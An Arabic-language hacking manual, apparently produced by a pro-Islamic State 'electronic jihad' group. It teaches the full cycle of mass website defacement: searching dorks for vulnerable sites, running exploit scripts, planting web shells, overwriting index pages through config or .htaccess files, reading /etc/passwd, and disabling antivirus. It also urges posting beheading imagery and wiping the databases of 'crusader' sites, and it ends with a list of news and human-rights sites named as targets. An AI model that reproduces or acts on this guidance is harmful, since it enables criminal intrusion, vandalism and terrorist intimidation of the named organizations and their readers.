Inj3ct0r < و يعرف ايضا باسم 'النجكتور - Injector' الفرق بينه و بين المواقع الاخرى هو وضعه لثغرات الحصرية و القوية للبيع . شرائها يعتمد على قدرتك بمجال السبام (نهب الاموال من البطاقات المصرفية) دون التطرق للجانب الشرعي

0day.today

<<<<<

EXPLOIT
DATABASE

The Exploit Database

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security analysts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database.



Date	CVSS	Advisory Title	Platform	Author
2016-01-11	7.5	Remote Microsoft FTP Utility 1.0R - CWD Command 32k Overflow	windows	TO MWAA
2016-01-12	7.5	Fingerd Fingerd in Reader - Remote Access and Remote Enrollment	hardware	Daniel Liberman
2016-01-12	7.5	FortiGate OS Version 4.x - 5.6.7 - SSH Backdoor	hardware	operator6293
2016-01-11	7.5	TrendMicro nodejs HTTP Server: Listening on localhost Can Execute Commands	windows	Google Security
2016-01-04	7.5	Regets HTTP File Server (pfs) 2.1.x - Remote Command Execution	windows	Kuushin Tsuga
2015-12-29	7.5	etm4 Portable - 0.05.0.2 chat remote buffer overflow (SSH WoodstockWorld)	windows	collabase 3490
2015-12-16	7.5	Easy File Sharing Web Server 7.2 - GET HTTP Request 32k Buffer Overflow	windows	AminCyber

Date	D	A	Title	Platform	Author
2016-01-14			SevOne IIS - 5.3.6.8 - Remote Root Exploit	php	BlameSecurity
2016-01-14			Manage Engine Applications Manager 12 - Multiple Vulnerabilities	multiple	Bhramaditya G.
2016-01-14			Manage Engine Application Manager 12.5 - Arbitrary Command Execution vulnerability	multiple	Bhramaditya G.
2016-01-13			WinSCP QAX 18.5 - Unauthenticated Remote Code Execution	ssh	MAT Buzanovsk
2016-01-08			HP Synapse Pro Social Network Plug 15.12 - Multiple Vulnerabilities	php	Kafel Potapov
2016-01-07			D-Link DES-901L File Upload	hardware	malagolip
2016-01-07			OpenMTC Reporting Module 0.3.7 - Remote Code Execution	java	Brian D. Wyll

www.Exploit-db.com

CXSECURITY.COM
BUGS EXPLOITS BOGUS TRICKS
CVEMAP CWE DICTIONARY DORKS

RENUN

Page	Index	1	2	3	4	5	6	7	8	9	10	Next	Last
------	-------	---	---	---	---	---	---	---	---	---	----	------	------

Tropics

Low	WordPress No External Links 2.6.3 / 2.7.1 Open Redirect Dork: "inurl:wp-content/plugins/wp-noexternal-links/golo.php"	14/01/2018
Med	Dream Gallery 1.0 SQL Injection Dork: inurl:"Dream Gallery - Admin"	12/01/2018
Low	WordPress JS External Link Info 1.21 Open Redirect Dork: inurl:wp-content/plugins/wp-js-external-link-info/redirect.php	13/01/2018
Med	網站建置 by 創思細胞 Admin Page Bypass Dork: inurl:"網站建置 by 創思細胞"	11/01/2018

www.cxsecurity.com/dorks

- خدعة يجب ان تعرفها و تتعلق بالثغرات المعروضة للبيع في موقع انجكتور مثلا كثير منها مسرب و لا تحتاج لدفع المال مقابلها احيانا بل يكفي البحث عليها بـغوغل و استخدام اعدادات البحث المتقدمة في ذلك او في موقع Pastebin.com او مراكز الرفع...الكثير من الهكرز اغبياء لدرجة انهم يضعون اسم الثغرة كعنوان

قبل ختم هذا الجزء اريد ان انبه الى اهم نقطتين فيه

ايجاد الثغرة قد يبدو صعبا في الاول لكن مع قليل مع الاجتهاد ستنتج باذن الله فقط لا تفقد الامل... النقطة الثانية و هي اللعب بدلالات الدورك هي مفتاح لكل شئ في الاختراق العشوائي تعتمد على الذكاء اكثر من اي شئ اخر مثلا عندك ثغرة في سكرت لمواقع الشوب (شراء المنتجات) سيكون من الغباء جدا وضع كلمة Cars مع الدورك .. تريد استهداف بلد معين و لنفترض **تركيا** وجدت عشرات المواقع بالصفحات الاولى لكن تحتاج لمواقع لم تكتشف بعد .. بم تشتهر تركيا ? بالسياحة ... سيكون من المناسب وضع كلمة **Hotel** (يمكنك كتابتها بالتركية) .. اتمنى ان تكون الفكرة وصلت .

الان استغلال كافة انواع الثغرات


لا أقصد استغلال ثغرات الأبلود و السكول و الاكس اس اس .. بل لغات كتابتها
ستجد ثغرات مكتوبة ب **PHP . HTML . Perl . Python . Ruby** و لاستغلالها تحتاج
لعدة برامج ترجمة على حاسوبك ...

البي اش بي – PHP : و تتم في الغالب عن طريق موجه الاوامر (CMD) كالثغرة RightNow (صفحة ١١) و ان كانت ذات واجهة رسومية ارفعها على سرفر كالشيل بموقع مثلا او عن طريق سرفر شخصي للاستخدام الخاص بحاسوبك كمبتدء يجب ان يتوفر سرفر شخصي على حاسوبك

XAMPP < الافضل للويندوز خاصة لمن يريد تجريب السكريبتات فقط
الرابط : www.apachefriends.org

APPSERVER < مناسب خاصة لمكتشفي الثغرات لا ينصح به للمبتدئين 🦊
 الرابط : www.appservnetwork.com

بي اش بي – PHP (بالترمنال) : بعد تنصيب المترجم (سنعمل على **xampp**)
بعد تنصيبه نذهب لمسار **C:\xampp\php** و نضع ثغرات و السكريبتات التي نريد
لا تنسى تشغيل المترجم و ظهور خيار **Apache** باللون الاخضر ..



```
Microsoft Windows [version 6.0.6002]
(c) 2013 Microsoft Corporation

C:\Users\Admin>cd /

C:\>cd xampp

C:\xampp>cd php

C:\xampp\php>php exploit.php
```

الان نشغل الترمينال (او موجه الاوامر) – CMD

الاوامر للذهاب للمسار بالتسلسل ...

و في الاخير امر تشغيل سكريبت **البي اش بي**

هذا بالنسبة للويندوز .. اصحاب الكالي لينكس اعتقد
تعرفون الطريقة فقط ضع اذهب لمسار الملف و شغلو

اش تي ام ال – HTML : اسهل نوع فقط استعرض السكريبت بالمتصفح ..

بيرل – PERL : نفس فكرة البي اش بي .. فقط لا يشترط ان يكون السكريبت في
مجلد محدد حمله من هنا

Download ActivePerl 5.22.1
for Windows (x86)

Download ActivePerl 5.22.1
for Windows (64-bit, x64)

www.Activestate.com/activeperl/downloads

حمل حسب نسخة ويندوز لديك (64) او (32)

البايثون – Python : نسخة شبه طبق الاصل عن البيرل حمله من هنا <

www.python.org/downloads

انصحكم بنسخة 2.7.11

روبي – Ruby : نفس فكرة اللغات التي سبقته (البايثون و البيرل) في حال صادفت

ثغرات مكتوب باولها msf .. فهذا يعني أنها تعمل مع مشروع الميتاسبلويت (لا
انصحكم به كمبتدئين و كمستعملي ويندوز) على كل حال رابط لتحميل المترجم
.. النسخة الاخيرة اعتقد تفي بالغرض :

www.ruby-lang.org/fr/downloads



أبو حسين البريطاني (تقبله الله)



فرسان الجهاد الإلكتروني

و منهم من قضى نحبه
و منهم من ينتظر

2.5.07


اللَّهُ
رَسُولُ
كَمَد

لا اله الا الله



#JUSTIT

WEHARTADCTE#EDMS001...

nicola.battaglia@unina.it

Future studies

to receive the right of residence which has been granted to a person's government.

لا إله الا الله



Connect to

الجزء الثاني بمحور الاختراق العشوائي

اختراق الموقع و تغيير الاندكس

عند رفع الشل .. اي انك اجتزت ٩٠ بالمئة من المهمة في اغلب الاحيان لا يبقى الا رفع الاندكس على الصفحة الرئيسية و تخريب قاعدة البيانات (اذا كان الموقع مهم او يمثل صليبيين او مرتدين) .

Cwd: /var/www/vhosts/ /httpdocs/ drwxrwx--- [home]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Netw]

File manager

Name	Size	Modify	Owner/Group	Permissions
[.]	dir	2016-01-03 22:44:56	10240/504	drwxrwx---
[..]	dir	2015-11-18 10:57:44	10240/504	drwx--x---
[blogs]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[cgi-bin]	dir	2015-10-23 07:28:19	10240/504	drwxrwx---
[css]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[forum]	dir	2015-11-12 19:29:42	10240/0	drwxr-xr-x
[img]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[test]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[tmp]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[wp-admin]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[wp-content]	dir	2015-11-28 18:20:34	10240/505	drwxr-xrwx
[wp-includes]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
.htaccess	236 B	2015-11-07 14:00:48	10240/503	-rw-r--r--
88d0f893e382.html	12 B	2015-11-25 13:23:45	0/0	-rw-r--r--
favicon.ico	1.12 KB	2015-10-23 07:28:19	10240/505	-rw-r--r--
google88b9fe9800ccabb7.html	53 B	2015-12-21 10:11:45	0/0	-rw-r--r--
index.php	435 B	2015-11-20 11:18:12	10240/505	-rw-r--r--
LEGGIMI.txt	398 B	2015-10-23 07:30:05	10240/505	-rw-r--r--
licencia.txt	17.51 KB	2015-10-23 07:30:05	10240/505	-rw-r--r--
licens-sv_SE.txt	13.95 KB	2015-10-23 07:30:05	10240/505	-rw-r--r--
licens.html	22.61 KB	2015-10-23 07:30:05	10240/505	-rw-r--r--
license.txt	19.46 KB	2015-10-23 07:30:05	10240/505	-rw-r--r--

رفعنا شل على موقع و نريد اختراقه ببساطة نذهب لمسار تثبيت الموقع (حيث يوجد ملف الاندكس) في هذه الحالة **httpdocs** نضع الاندكس الخاص بنا و هو عبارة عن كود مبرمجة بلغة HTML يحتوي على رسالتك التي تريد نشرها ..

File Tools

Name: index.php Size: 435 B Permission: -rw-r--rw- Owner/Group: 10240/505
Create time: 2015-11-20 11:18:39 Access time: 2015-12-16 12:52:30 Modify time: 2015-11-20 11:18:12

View Highlight Download Hexdump [Edit] Chmod Rename Touch

<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require(dirname(__FILE__) . '/wp-blog-header.php');

>>

لدينا صلاحية لتعديل الاندكس **-rw-r--rw-** نقوم بنسخ و لصق الاندكس الخاص بنا و نضغط على الزر **>>** و هو عبارة عن زناد القراصنة

الخطوة السابقة سهلة و روتينية .. لكن قد تواجه عدة مشاكل بها اليك بعد الاسئلة الشائعة :

لا اجد الاندكس ؟

– قد تجده باسماء اخرى مثل index.asp , index.php , index.php ...

ان كنت تملك تصريح على ملف الرئيسي للموقع فلن تحتاج للتخمين و البحث فقط قم بحذف كل الملفات التي تشك بها و ارفع الاندكس الخاص بك ..

لا تجد ايضا ?? جرب الدخول للصفحة الرئيسية للموقع و انظر اذا وجهك لمسار اخر او موقع اخر ... اذا فعل اذهب لملف htaccess . احذف المحتوى و اعد رفع الاندكس

لا صلاحية لي بملف الاندكس ؟


– اذا امتلكت صلاحية بملف الكونفيغ مثلا wp-config.php لسكربت ووردبريس او configuration.php لجوملا فقم بوضع الاندكس بالكونفيغ و ستجده بالصفحة الرئيسية اتمنى ان تكون الفكرة وصلت (كونفيغ = اندكس)

ايضا اذا امتلكت صلاحية بملف الهاتكس (htaccess) فيمكنك رفع الاندكس على الصفحة الرئيسية ايضا . فقط ابحث عن ملف مصرح و ليكن مثلا /Uploads/ ارفع به الاندكس الخاص بك و لنسمة مثلا is.php نضع الكود الاتي بملف الهاتكس طبعاً غيره حسب حالتك :

DirectoryIndex /Uploads/is.php

وجدت ملفات مواقع لكن لم اجد اسم الموقع ؟

–السؤال الازلي .. لو كان اسم الملف مثلا JohnRadioCenter منطقيا لا يوجد مئة محطة راديو تحمل اسم 'جون' يكفي البحث عنها في غوغل و ان لم تجد نتائج استعرض مواقع السرفر على محرك البحث بينغ و اكتب الكلمات الدلالية مثلا Jhon Radio , (كيف تستعرض مواقع السرفر على بينغ <<



و ستظهر لك المواقع المستضافة على السرفر)

ان لم تجد ايضا يمكن ان تدخل لتستعرض الاندكس و تبحث عن عنوان الموقع غالبا تجده هكذا مثلا : <titel>Website Titel</titel>

ابحث عن العنوان بغوغل و ستجد الموقع باذن الله

طريقة اخرى و هي باستعراض ملف **passwd** المتواجد بالمسار الاتي : /etc/passwd


```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
sasauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
psaadm:x:500:500:psa user:/usr/local/psa/admin:/sbin/nologin
popuser:x:110:31:POP3 service user:/var/qmail/popuser:/sbin/nologin
mhandlers-user:x:30:31:mail handlers user:/:/sbin/nologin
psaftp:x:501:502:anonftp psa user:/:/sbin/nologin
apache:x:502:503:Apache server:/:/sbin/nologin
drweb:x:100:507:DrWeb system account:/var/drweb:/bin/false
sw-cp-server:x:503:508:/:/bin/true
named:x:25:25:Named:/var/named:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat6:/sbin/nologin
horde_sysuser:x:498:509:horde webmail user:/usr/share/psa-horde:/sbin/nologin
nginx:x:497:498:Nginx user:/var/lib/nginx:/bin/false
```

بعد استعراض الملف نبحت عن
يوزر الموقع مثلا JhonRadio و
ستجد عنوان الموقع باذن الله
الامر : cat /etc/passwd
(دون التطرق لاساليب التخطي)
الطريقة الاخيرة و هي عن طريق
اداة بسيطة تعتمد على ملف
الدومينات بالسرفر
/etc/named.conf
تجدون الاداة في عدة شلات من
بينها K2LL33D لكن الكود الاصلي
تجدونه مع المرفقات باذن الله

الاندكس .. اهم ما تحتاجه

ما لا يدركه اغلب القراصنة ان الرسالة التي توصلها على واجهة الموقع هي ما
تعبت لاجله .. لا لاجل الشهرة و لا السمعة .. فوضع صورة مغني فاجر او 'تفاهات'
لا تجعلك تبدو الا غبيا . بجد من هو الزائر الذي قد يتذكر ما كتبته .. اليكم نصائح
للقراصنة عامة و انصار الدولة الاسلامية خاصة ..

- ١ - من الافضل ان تضع فيديو قصير (اصدار 'ولا تنظرون' قصير . متوفر بعدة لغات)
- ٢ - اذا اردت ارباعهم فلا بديل لراية العقاب (او صور متحركة لعمليات ذبح)
- ٣ - اجعله بسيطا .. و كن مبدع في تصميمه
- ٤ - تخيل انك زبون بريطاني دخلت موقع شركة امريكية .. لتجد كتابة يابانية على
الواجهة و مقطع صوتي يبدو كاغنية ما 'قرصان ياباني احمق' (لا بديل عن
الانجليزية في الاندكس)
- ٥ - لو تعبت في صنع الاندكس فمن الافضل ان تشغره حتى لا يسرقه ايا كان و
اليك بعض مواقع تشفير "الاش تي ام ال"

http://www.iwebtool.com/html_encrypter

<http://www.onlinehtmlencryption.com>

http://www.smartgb.com/free_encrypthtml.php

شغره بها بترتيب عشوائي ..

- ٦ - ابتعد عن تكبير اسمك المستعار و خاصة خاصة سرد شخصيتك (لأنها مهما
ظهرت لك انها قوية ففي عين الزائر العادي غبية و طفولية)


[SINGLE](#) | [MASS](#)

Warning

A defacement is considered in all countries an unauthorized computer access, a denial of service action therefore a CRIME under all means, even if you don't think so. The activity of defacing to warn the administrator of a bugged server about its vulnerable status is considered a crime too and a questionable ethical conduct. Zone-H accepts your notifications but doesn't support, condone, justify at all any defacing activity. Instead, we welcome you to stop such activity or else you might face the same destiny of some notorious defacers who got arrested and jailed. See the following examples:

http://www.theregister.com/2005/06/28/deceptive_duo_hacker_jailed
http://www.theregister.co.uk/2005/10/27/secfocus_hacker_deport/page2.html
<http://www.zone-h.org/content/view/4446/31>

You might want to consider instead, the possibility to quit your ILLEGAL activity before getting jailed (because you will) as other defacers did before you. See this example:

<http://www.hackinthebox.org/modules.php?op=modload&name=News&file=article&sid=12044&mode=thread&order=0&thold=0>

If you have any question or if you need any help or advice to convince you about all of the above, feel free to contact any of the Zone-H staff members.

DISCLAIMER: all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified **anonymously** to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find some offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents.

If you are the administrator of an hacked site which is mirrored in Zone-H, please note that Zone-H is not related at all with the defacements itself.

Don't ask us to remove the mirror of your defaced website, as a cybercrime archive Zone-H's mission is to keep the entries in the database.

All the self-produced material belongs to Zone-H. You are free to use it as long as proper credits to Zone-H are reported as by the CC license reported below.

Zone-H is not responsible for the use/misuse of the published information, you can use it at your own risk.

We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.

Notifier :

Domain 1

طريقة الاختراق (لا تهيم)

سبب الاختراق (لا يهيم)

الان بعد اختراق الموقع و رفع الاندكس على الصفحة الرئيسية .. تحتاج خطوة غير اساسية لكن يعشقها الكثير من الهكرز (هناك من يخترق لاجلها) و هي ارشفة اختراقاتك بموقع الزون-اتش | Zone-H لكن انتبه .. الموقع يخبرك بصراحة بانك ترتكب 'جريمة الكترونية' يعاقب عليها القانون .. من الاخير سيسلم معلوماتك لانتربول اذا طلبو ذلك .. و ان كنت مناصر فسيبدئون بك لتسجيل اختراقك انقر على خيار notify اذا كان عدد المواقع كبير اضغط على خيار Mass و اذا كان موقع او اثنين اتركه Single ضع معلوماتك كما تبين الصورة و اضغط "ساند" .. لتجد المواقع التي سجلتها اذهب الى ARCHIVE .. و ان لم تجدها هناك فحتمًا ستجدها في OnHold اي المواقع التي لم يتم ارشفتها بعد ...

عندها اضغط على اسمك لتجد ارشيفك الشخصي ...
 ملاحظات |

- الموقع لا يقبل المواقع التي اخترقت قبل عام
- الموقع لا يقبل المواقع الغير مختركة نادرا ما يقبل المواقع النصف مختركة (كتابة اسمك بمحتوى مثلا)
- الموقع نادرا ما يحذف موقع او سرفر سجلته (و مازالت اسباب الحذف مجهولة)

انتهينا الان من اختراق الموقع .. نجيب على بعض الاسئلة المحتملة :

برنامج تنصحي به لتصميم الاندكس



برنامج فرونت بايج 'FRONTPAGE'
تجدون معلومات بالمرفقات
باذن الله. على كل تحتاج اندكس
لتعدل عليه فاليك طريقة

للحصول على واحد و اخذ الكود
خاصته.

اولا نذهب للزون و ندخل لخانة
الارشيف (العادي او الخاص لا
يهم)

| L | ★ Domain | OS | View |
|---|-----------------------------------|----------|--------|
| ★ | www.karaculhasulama.gov.tr/if.... | Win 2008 | mirror |
| ★ | www.bayramic-ezinesulama.gov.t... | Win 2008 | mirror |
| ★ | www.ayvaciksulama.gov.tr/if.html | Win 2008 | mirror |
| ★ | www.akbuksulama.gov.tr/if.html | Win 2008 | mirror |
| ★ | www.kemersulama.gov.tr/if.html | Win 2008 | mirror |
| ★ | www.yukariakcaysulama.gov.tr/i... | Win 2008 | mirror |
| ★ | bayramicsulama.gov.tr/if.html | Win 2008 | mirror |
| ★ | www.bigasulama.gov.tr/if.html | Win 2008 | mirror |
| ★ | www.bigaicmesuyu.gov.tr/if.html | Win 2008 | mirror |
| ★ | www.santacruz.gov.ar | Linux | mirror |
| ★ | iscp.pm.df.gov.br/hxm.htm | Linux | mirror |
| ★ | bojonegorokab.go.id/h4x0r.txt | Linux | mirror |
| ★ | datcambepussa.wp.gov.lk/App_Da... | Win 2012 | mirror |
| ★ | cr.wp.gov.lk/english/Anon.htm | Win 2012 | mirror |

نتجول بين الاختراقات حتى نجد
اندكس قوي يناسب احتياجاتنا
مثلا هذا



نعمل view-source و نبحث على رابط كهذا

82 "<http://zonehmirrors.org/defaced/2016/02/12/www.ayvaciksulama.gov.tr/www.ayvaciksulama.gov.tr/if.html>" width="100%"

83 height="350px" border="0" scrolling="auto" /></iframe>

ندخل للرابط و نعمل view-source مرة اخرى

و مبروك عليك كود الاندكس و اتمنى ان لا تستعملو هذه الطريقة كثيرا بل
حاولو ان تبدعو !)

برنامج لاستعراض الاكواد

notepad Plus = برنامج فرنسي الاصل و يعتبر الاقوى بلا منازع (تقييم شخصي)
Sublime Text = لا بأس به متوفر بعدة ثيمات وواجهة اجمل من السابق
تجدون معلوماتهم بالمرفقات



الى دار
الخلافة

الى دار
الاسلام

دار الاسلام



التلاعب بالدوركات

- وضع الدوركات في اي محرك غير غوغل هو مضيعة للوقت في اغلب الاحيان
- الصفحة الاولى و الثانية و الثالثة و الرابعة ... لا جدوى من محاولة استغلالها ان الثغرة حصرية (من اكتشافك)
- ليست المواقع الحكومية هي المهمة فقط .. لا تستثني وضع كلمات دلالية لشركات كبيرة مثلا تويوتا. كيا . مكدونالدز . يونيساف ...
- استعمال ثغرة عمرها عامين على الاكثر مضيعة وقت في اغلب الاحيان
- لا تتوقف عن استعمال ثغرة حتى تعصر اخر موقع بها و يصبح كتابة الدورك يتم دون النظر للوحة المفاتيح

استغلال الثغرات

- في حال مواجهتك اي مشكلة مع مترجم لغة برمجة معينة ابحث عن الحل بالانجليزية و باستعمال نص المشكلة احسن
- عند استغلال ثغرات ترفع على السرفر (بي اش بي) فكلما كان السرفر قويا و سريعا كان احسن
- قبل رفع الشل ارفع الابلودر (Uploader)
- تأكد دائما من كود الثغرة (السورس) و افحصه يدويا بحثا عن تلغيم

الشل

- استعمل الشلات مفتوحة المصدر فكثيرها ملغم .. (الشلات بالمرفقات نظيفة)
- تأمل الشل اكثر من استعمالك له . اخلط الاكواد اصف و احذف .. ستتعلم البرمجة مع الوقت
- عند اي استعمال للشل (او اي سكربت) عليك اغلاق الانتي فايرس لكونه يعتبره اكواد خبيثة او 'HackTool'

الاندكس

- الاندكس الصغير البسيط او الكبير المشفر اثنين لا بديل عنهما (و ليس كل يوم اندكس جديد)
- فكر عند اختيارك لاسمك المستعار مرتين
- ان كان يهتمك امنك الشخصي فلا تترك اي رابط للاتصال على الاندكس (مهمة للانصار)



الرقة تُذبح بصمت
Raqqa is Being Slaughtered Silently
WWW.RAQQA-SL.COM



WWW.ALALAM.IR

العربية
AL ARABIYA
NEWS

WWW.ALARABIYA.NET



WWW.RT.COM



الموقع الإلكتروني الرسمي والوحيد للمرصد السوري لحقوق الإنسان
The Only Official Website of the Syrian Observatory for Human Rights
WWW.SYRIAHR.COM

اختراق

كل من كذب على الخلافة

اهداف ل#جيش_الخلافة_الالكتروني

و اختراقهم مسألة وقت لا اكثر





المرسحون

TARGETING

- المحور الثاني -


1 فصح الموقع و برامج

و ينقسم لقسمين .

الفحص الالي

عن طريق برامج تفصح المواقع اليا لكل واحد منها خواص نذكر منهم <

